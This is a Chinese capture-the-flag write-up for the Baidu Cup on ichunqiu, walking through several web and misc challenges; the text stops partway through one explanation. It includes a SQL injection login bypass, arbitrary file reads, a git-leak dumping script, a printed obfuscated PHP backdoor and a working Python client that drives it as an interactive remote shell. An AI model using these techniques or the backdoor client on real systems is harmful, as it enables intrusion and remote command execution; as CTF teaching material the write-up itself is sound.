

# 百度杯WriteUp

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比赛链接: [http://www.ichunqiu.com/racing/ctf\\_54967](http://www.ichunqiu.com/racing/ctf_54967)

## 题目: getflag 类型: web

在登录界面看到`substr(md5(captcha), 0, 6)=3c7258`, 意味着验证码(captcha)的md5值的前6位3c7258, 写个python脚本爆破

```
#!/usr/bin/env python
import hashlib

def md5(s):
    return hashlib.md5(s).hexdigest()

for i in range(1, 9999999):
    if md5(str(i)).startswith('3c7258'):
        print i
```

爆破出captcha值2142719满足条件

The screenshot shows a network traffic analysis tool displaying a request and response. The request is a POST to `/Challenges/action.php?action=login` with a `captcha` value of `2142719`. The response is an HTML page with a login form and an error message: "errorYou have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin' at line 1".

用burpsuite抓包, 尝试admin',发现有注入点, 上万能密码admin' or '1' = '1

### Request

Raw	Params	Headers	Hex
<pre>POST /Challenges/action.php?action=login HTTP/1.1 Host: f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/action.php?action=login Cookie: PHPSESSID=sdh39hh10j46k0etmg31jyvj Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 74  username=admin' or '1'='1&amp;password=admin&amp;captcha_md5=2142719&amp;submit=Submit</pre>			

### Response

Raw	Headers	Hex	HTML	Render
<pre>HTTP/1.1 200 OK Server: ASERVER/1.8.0-3 Date: Sat, 04 Feb 2017 06:05:50 GMT Content-Type: text/html Content-Length: 1267 Connection: close X-Powered-By: PHP/5.5.9-ubuntu4.19 Expires: Thu, 19 Nov 1901 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Set-Cookie: __ada_session=VCA/PFO+2wmuSUDDAA=: domain=.ctf.game; path=/ X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqu-ib1  &lt;html&gt; &lt;head&gt; &lt;meta charset="utf-8"&gt; &lt;meta http-equiv="X-UA-Compatible" content="IE=edge"&gt; &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; &lt;link rel="stylesheet" href="static/bootstrap.min.css"&gt; &lt;script src="static/jquery.min.js"&gt;&lt;/script&gt; &lt;script src="static/bootstrap.min.js"&gt;&lt;/script&gt; &lt;/head&gt; &lt;body&gt; &lt;div class="container"&gt; &lt;div class="row clearfix"&gt; &lt;div class="col-md-12 column"&gt; &lt;form role="form" method="post"&gt; &lt;div class="form-group"&gt; &lt;input type="text" class="form-control" id="exampleInputEmail1" value="Username"/&gt; &lt;/div&gt; &lt;div class="form-group"&gt; &lt;input type="password" class="form-control" id="exampleInputPassword1" value="Password"/&gt; &lt;/div&gt; &lt;script&gt;alert("Welcome admin' or '1'='1";window.location.href="/action.php?action=file");&lt;/script&gt; &lt;div class="box"&gt;&lt;b&gt;Captcha:&lt;/b&gt;&lt;/div&gt; &lt;div class="box"&gt;&lt;input type="text" value="captcha_md5"/&gt; &lt;/div&gt; &lt;div class="box submit"&gt;&lt;input type="submit" value="Submit"/&gt; &lt;/div&gt; &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>				

## 看到action=file

### Request

Raw	Params	Headers	Hex
<pre>POST /Challenges/action.php?action=file HTTP/1.1 Host: f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/action.php?action=login Cookie: PHPSESSID=sdh39hh10j46k0etmg31jyvj Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 74  username=admin' or '1'='1&amp;password=admin&amp;captcha_md5=2142719&amp;submit=Submit</pre>			

### Response

Raw	Headers	Hex	HTML	Render
<pre>HTTP/1.1 200 OK Server: ASERVER/1.8.0-3 Date: Sat, 04 Feb 2017 06:06:16 GMT Content-Type: text/html Content-Length: 772 Connection: close X-Powered-By: PHP/5.5.9-ubuntu4.19 Expires: Thu, 19 Nov 1901 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Set-Cookie: __ada_session=Tu6lFE+2whuSUDDAA=: domain=.ctf.game; path=/ X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqu-ib1  &lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt; &lt;meta charset="utf-8"&gt; &lt;meta http-equiv="X-UA-Compatible" content="IE=edge"&gt; &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; &lt;link rel="stylesheet" href="static/bootstrap.min.css"&gt; &lt;script src="static/jquery.min.js"&gt;&lt;/script&gt; &lt;script src="static/bootstrap.min.js"&gt;&lt;/script&gt; &lt;/head&gt; &lt;body&gt; &lt;div class="container"&gt; &lt;div class="row clearfix"&gt; &lt;div class="col-md-12 column"&gt; &lt;ol&gt; &lt;li&gt;&lt;a href="/file/download.php?f=hello.txt"&gt;hello.txt&lt;/a&gt; &lt;/li&gt; &lt;li&gt;&lt;a href="/file/download.php?f=s.txt"&gt;s.txt&lt;/a&gt; &lt;/li&gt; &lt;li&gt;&lt;a href="/file/download.php?f=a.php"&gt;a.php&lt;/a&gt; &lt;/li&gt; &lt;/ol&gt; &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>				

看到有个文件下载点，在/file/download.php里，f参数接上flag的路径，访问

http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/file/download.php?


f=/var/www/html/Challenges/flag.php下载flag.php源代码，代码如下

```

<?php
$f = $_POST['flag'];
$f = str_replace(array(`', '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);
if((strlen($f) > 13) || (false !== stripos($f, 'return')))
{
    die('wowwwwwwwwwwwwwwwwwwwwwwwwwww');
}
try
{
    eval("\$spaceone = $f");
}
catch (Exception $e)
{
    return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}
?>

```

意思是将post参数的flag赋值给变量spaceone然后判断是否为flag，然后用file\_get\_contents方法返回helloctf.php的内容，注意这里的helloctf.php是做了过滤的，不能用任意文件下载来获取。然后用firefox的hackbar插件post一个flag=flag;，查看源代码看到真正的flag



```

1 <?php
2 $flag="flag {3631fc14-1a07-4fa6-af1f-a606b1ba76ac}";
3 ?>
4
5

```

## 题目：Backdoor 类型：web

git泄露

百度下载rip.git.pl文件，代码如下

```

#!/usr/bin/perl

use strict;

use LWP;
use LWP::UserAgent;
use HTTP::Request;
use Getopt::Long;

my $configfile="$ENV{HOME}/.rip-git";
my %config;

```

```

my @commits;
$config{'branch'} = "master";
$config{'gitdir'} = ".git";
$config{'agent'} = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2';
$config{'verbose'}=0;
$config{'checkout'}=1;

if (-e $configfile) {
  open(CONFIG,"<$configfile") or next;
  while (<CONFIG>) {
    chomp;                # no newline
    s/#.*//;             # no comments
    s/^\s+//;            # no leading white
    s/\s+$//;            # no trailing white
    next unless length;   # anything left?
    my ($var, $value) = split(/\s*=\s*/, $_, 2);
    $config{$var} = $value;
  }
  close(CONFIG);
}

Getopt::Long::Configure ("bundling");

my $result = GetOptions (
  "a|agent=s" => \$config{'agent'},
  "b|branch=s" => \$config{'branch'},
  "u|url=s" => \$config{'url'},
  "c|checkout!" => \$config{'checkout'},
  "s|verifyssl!" => \$config{'verifyssl'},
  "v|verbose+" => \$config{'verbose'},
  "h|help" => \&help
);

my @gitfiles=(
"COMMIT_EDITMSG",
"config",
"description",
"HEAD",
"index",
"packed-refs"
);

my @commits;
my $ua = LWP::UserAgent->new;
$ua->agent($config{'agent'});

my $gd=$config{'gitdir'}."/";

mkdir $gd;

print STDERR "[i] Downloading git files from $config{'url'}\n" if ($config{'verbose'}>0);

foreach my $file (@gitfiles) {
  my $furl = $config{'url'}."/".$file;
  getfile($file,$gd.$file);
}

mkdir $gd."logs";
mkdir $gd."logs/refs";
mkdir $gd."logs/refs/heads";

```

```

mkdir $gd."logs/refs/remotes";

mkdir $gd."objects";
mkdir $gd."objects/info";
mkdir $gd."objects/pack";

getfile("objects/info/alternates",$gd."objects/info/alternates");

mkdir $gd."info";
getfile("info/grafts",$gd."info/grafts");

my $res = getfile("logs/HEAD",$gd."logs/HEAD");

my @lines = split /\n/, $res->content;
foreach my $line (@lines) {
    my @fields=split(/\s+/, $line);
    my $ref = $fields[1];
    getobject($gd,$ref);
}

mkdir $gd."refs";
mkdir $gd."refs/heads";
my $res = getfile("refs/heads/".${config{'branch'}},$gd."refs/heads/".${config{'branch'}});
mkdir $gd."refs/remotes";
mkdir $gd."refs/tags";

my $pcount=1;
while ($pcount>0) {
    print STDERR "[i] Running git fsck to check for missing items\n" if (${config{'verbose'}}>0);
    open(PIPE,"git fsck |") or die "cannot find git: $!";
    $pcount=0;
    while (<PIPE>) {
        chomp;
        if (/^missing/) {
            my @getref = split /\s+/;
            getobject($gd,$getref[2]); # 3rd field is sha1
            $pcount++;
        }
    }
    close(PIPE);
    print STDERR "[i] Got items with git fsck: $pcount\n" if (${config{'verbose'}}>0);
}

if (${config{'checkout'}}) {
    system("git checkout -f");
}

sub getobject {
    my ($gd,$ref) = @_;
    my $rdir = substr ($ref,0,2);
    my $rfile = substr ($ref,2);
    mkdir $gd."objects/$rdir";
    getfile("objects/$rdir/$rfile",$gd."objects/$rdir/$rfile");
}

sub getfile {
    my ($file,$outfile) = @_;
    my $furl = ${config{'url'}}."/".$file;
    my $res = HTTP::Request->new(GET,$furl,$config{'user-agent'});

```

```

my $req = HTTP::Request->new(GET => $url);
# Pass request to the user agent and get a response back
my $res = $ua->request($req);
if ($res->is_success) {
    print STDERR "[d] found $file\n" if ($config{'verbose'}>0);
    open (out,">$outfile") or die ("cannot open file: $!");
    print out $res->content;
    close (out);
} else {
    print STDERR "[!] Not found for $file: ".$res->status_line."\n"
    if ($config{'verbose'}>0);
}
return $res;
}

sub help {
    print "DVCS-Ripper: rip-git.pl. Copyright (C) Kost. Distributed under GPL.\n\n";
    print "Usage: $0 [options] -u [giturl] \n";
    print "\n";
    print " -c perform 'git checkout -f' on end (default)\n";
    print " -b <s> Use branch <s> (default: $config{'branch'})\n";
    print " -a <s> Use agent <s> (default: $config{'agent'})\n";
    print " -s verify SSL cert\n";
    print " -v verbose (-vv will be more verbose)\n";
    print "\n";

    print "Example: $0 -v -u http://www.example.com/.git/\n";
    print "Example: $0 # with url and options in $configfile\n";

    exit 0;
}

```

```

perl rip-git.pl -v -u http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.git/
git log
git reset --hard 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88

```

cat flag.php #查看flag.php，发现里面有一段代码，代码如下

```

<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>

```

意思是要去看b4ckdo0r.php，找备份文件，发现有sw0，sw0文件是vi不正常退出产生的文件

```

curl http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.b4ckdo0r.php.sw0 #用curl下载sw0文件
vim -r b4ckdo0r.php.sw0 #恢复sw0文件

```

```

<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */
$h='_m/","/-/)m"),marray()m"/","+"m),,$mss($s[$i]m),0,$e)))m)m,$k));$o=ob)m_get_c)monte)m)mnts)m();
*/
$H='m());$d=ba)mse64)m_encode)m(x(gzcmompres)ms($o),,$m$mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)m
*/
$N='mR;$rr)m=@$r[ ]m"HTT)mP_RE)mFERER";$ra)m=@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m"];if($rr)m&&$ra){}m$u
*/
$u='$e){}m$k=$)mkh.$kf;ob)m_start();}m@eva)m1(@gzunco)mmpm)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mpla
*/
$f='$i<$)ml;)}mfo)m($j)m=0;($j<$c&&$i<$1);$j)m++,,$i+)m+){}m$mo.=t{$i)m^}$mk{$j};}r)return )m$o;}$r
*/
$O='[$i]="";$p)m=$)mss($p,3)m);}if(ar)mray_)mkey_exists)m($i,$s){}m$ms[$i].=$p)m;)}m$e=s)mtrpos)m($s[
*/
$w=')m);}m$p="";fo)m($z=1;)}m$z<c)mount()m$m[1]);$)mz++)m)m)p.=q[$m[ ]m)m2][z];if(str)mpos)m($p,$h))
*/
$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1]m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3);$f=$s)m1($ss()m)mmd
*/
$i=')marse_)mstr)m($u["q)muery"],,$)m)mq);$q=array)m_values()m$mq);pre)m$g_matc)mh_all()m"/([\w)m])m)[\w-
*/
$x='m([\d)m])?,?/',,$)m$ra,$m)m);if($q)m&&$)m)m)m{@session_start();$)m$ms=&$_S)mESSI)m)mON;$)m$ms="sub)m$ms
*/
$y=str_replace('b',' ','crbebbabte_funcbbtion');/*
*/
$c='$kh="4f7)m)mF";$kf="2)m)m8d7";funct)mion x($t)m,$k){}m)mc=strlen($k);$l=st)mrlen)m($t);}m)m$o="";fo
*/
$L=str_replace('m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
*/
$v=$y('',$L);$v();/*
*/
?>

```

百度发现这是PHP混淆后门，参考：<http://www.cnblogs.com/go2bed/p/5920811.html>，修改一下里面的python代码，在url里修改成你自己的url即可

```

#!/usr/bin/env python
# encoding: utf-8
from random import randint,choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re

def choicePart(seq,amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []
    indexes = []
    count = 0
    while count < amount:
        i = randint(0,length-1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
            if count == amount:
                return result

def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0,255))
    return result

```

```

def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        result += choice(string.ascii_letters)
    return result

def loopXor(text,key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        iKey = 0
        while iTxt<lenTxt and iKey<lenKey:
            result += chr(ord(key[iKey]) ^ ord(text[iTxt]))
            iTxt += 1
            iKey += 1
    return result

def debugPrint(msg):
    if debugging:
        print msg

# config
debugging = False
keyh = "4f7f" # $kh
keyf = "28d7" # $kf
xorKey = keyh + keyf
url = 'http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/b4ckdo0r.php'
defaultLang = 'zh-CN'
languages = ['zh-TW;q=0.%d', 'zh-HK;q=0.%d', 'en-US;q=0.%d', 'en;q=0.%d']
proxies = None # {'http':'http://127.0.0.1:8080'} # proxy for debug

sess = requests.Session()

# generate random Accept-Language only once each session
langTmp = choicePart(languages,3)
indexes = sorted(choicePart(range(1,10),3), reverse=True)

acceptLang = [defaultLang]
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))
acceptLangStr = ','.join(acceptLang)
debugPrint(acceptLangStr)

init2Char = acceptLang[0][0] + acceptLang[1][0] # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3,8))
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))

# Interactive php shell
cmd = raw_input('phpshell > ')
while cmd != '':
    # build junk data in referer
    query = []

```



```

for i in xrange(max(indexes)+1+randint(0,2)):
    key = randAlpha(randint(3,6))
    value = base64.urlsafe_b64encode(randBytesFlow(randint(3,12)))
    query.append((key, value))
debugPrint('Before insert payload:')
debugPrint(query)
debugPrint(urllib.urlencode(query))

# encode payload
payload = zlib.compress(cmd)
payload = loopXor(payload,xorKey)
payload = base64.urlsafe_b64encode(payload)
payload = md5head + payload

# cut payload, replace into referer
cutIndex = randint(2,len(payload)-3)
payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
iPiece = 0
for i in indexes:
    query[i] = (query[i][0],payloadPieces[iPiece])
    iPiece += 1
referer = url + '?' + urllib.urlencode(query)
debugPrint('After insert payload, referer is:')
debugPrint(query)
debugPrint(referer)

# send request
r = sess.get(url,headers={'Accept-Language':acceptLangStr,'Referer':referer},proxies=proxies)
html = r.text
debugPrint(html)

# process response
pattern = re.compile(r'<%s>(.*?)</%s>' % (xorKey,xorKey))
output = pattern.findall(html)
if len(output) == 0:
    print 'Error, no backdoor response'
    cmd = raw_input('phpshell > ')
    continue
output = output[0]
debugPrint(output)
output = output.decode('base64')
output = loopXor(output,xorKey)
output = zlib.decompress(output)
print output
cmd = raw_input('phpshell > ')

```

执行之后拿到shell，真正的flag在this\_i5\_flag.php里

```

root@kurokoleung:~/Desktop# python backdoor.py
phpshell > system("ls");
b4ckdo0r.php
flag.php
index.php
robots.txt
this_i5_flag.php

phpshell > system("cat this_i5_flag.php");
<?php
$flag = 'flag{22ec060c-dec7-4e45-94bd-6150b1f2cd52}';
?>

```


# 题目：login 类型:web

查看源代码看到，用户名密码为test1/test1

登录后跳转到member.php



抓包发现有个show为0，脑洞一下在HTTP头里增加show字段，值为1



返回了一段PHP，把get post session cookie组合赋值给变量request(注意了，不是request，绝对是个小trick233)，request[token]做三次解码

最后判断login[user]是否等于ichunqiu，然后输出flag

写一个php反过来进行三次编码

php代码如下

```

<?php
$requset = array_merge($_GET, $_POST, $_COOKIE);
$arr = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($arr)));
$login = unserialize(gzuncompress(base64_decode($a)));
echo $a;
?>

```

把输出的\$a放在cookie中的token值上,我这生成出来的是  
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

然后getflag

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows the raw request data, including headers and cookies. The 'Response' tab shows the raw response data, including headers and the PHP code that processes the request. The code checks for a token in the request and outputs a flag if it matches.

## 题目：签到题 类型：misc

纯属脑洞题，在春秋公众号里输入 百度杯么么哒 就可以拿到flag

## 题目：我要变成一只程序猿 类型：misc

下载文件，看到里面txt是一段c语言写的代码

```
#include<stdio.h>
#include<string.h>
void main() {
char str[100]="";
int i;
int len;
printf("input string:\n");
gets(str);
len=strlen(str);
printf("result:\n");
for(i=0;i<len+1;i++)
{
    putchar(str[len-i]);
}
printf("\n");
}
```

不难看出是倒序输出，python脚本如下

```
#!/usr/bin/env python
str = 'ba1f2511fc30423bdb'
print str[::-1]
```

flag{bdb32403cf1152f1ab}

## 题目：那些年我追过的贝丝 类型：misc

密文:ZmxhZ3tpY3FIZHVfZ29nb2dvX2Jhc2U2NH0=看题目和字符串最后的=号猜测是base64,python脚本如下

```
#!/usr/bin/env python
import base64
s = 'ZmxhZ3tpY3FIZHVfZ29nb2dvX2Jhc2U2NH0='
print base64.b64decode(s)
```

flag{icqedu\_gogogo\_base64}

## 题目：Not Found 类型：web

Target: <http://aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game>

### Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:06:59 GMT
Content-Type: text/html
Content-Length: 204
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
X-Method: haha
Set-Cookie: __ads_session=e0Uyr4F52giHBwwDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>
```

抓包看一下，发现返回头说X-method:haha,暗示需要修改method方法，返回302

### Request

Raw Headers Hex

Name	Value
OPTIONS	/ HTTP/1.1
Host	aa66e88b80074a00a8792f70d5f9f97...
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:43.0) G...
Accept	text/html,application/xhtml+xml,applic...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://www.ichunqiu.com/racing/ctf_54...
Connection	close
Cache-Control	max-age=0

Add Remove Up Down

### Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:08:06 GMT
Content-Type: text/html
Content-Length: 220
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=XT8Shoh52gjPBwwDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>Not allowed file
```

发现一个f参数，发现可以读.htaccess

### Request

Raw Params Headers Hex

```
OPTIONS /?f=.htaccess HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

### Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:12:23 GMT
Content-Type: text/html
Content-Length: 94
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=DyfnGKJ52gjOCAwwDDAA=; domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

RewriteEngine On
RewriteBase /
RewriteRule ^8d829d8568e46455104209db5cd9228d.html$ 404.php [L]
```

继续follow



http://b0449533f3ac4fd6bf7bd9a5d7df293f26ea072caab34afe.ctf.game/?  
flag1=fvhjjihfcv&flag2=gfuyiyhiyf&flag3=yugoiyhi

看到

do you know Vulcan Logic Dumper?  
the next step is 1chunqiu.zip

下载1chunqiu.zip, 发现有4个php,2个html,1个css

看到login.php

```
<?php

require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from"."`.table_name.`"."where username=".'".'"$username.'"';
    $row = $db->query($sql);
    $result = $db->fetch_array($row);
    if($row){
        if($result["number"] === $number && $result["password"] === $password){
            echo "<script>alert('nothing here!')</script>";
        }else{
            echo "<script>
            alert('密码错误, 老司机翻车了!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
            </script>";
        }
    }else{
        exit(mysql_error());
    }
}

echo "<script>
    alert('用户名密码不能为空!');
    function jumpurl(){
        location='login.html';
    }
    setTimeout('jumpurl()',1000);
</script>";

?>
```

这里接收三个POST过来的参数 username password number

username会进行一次转义

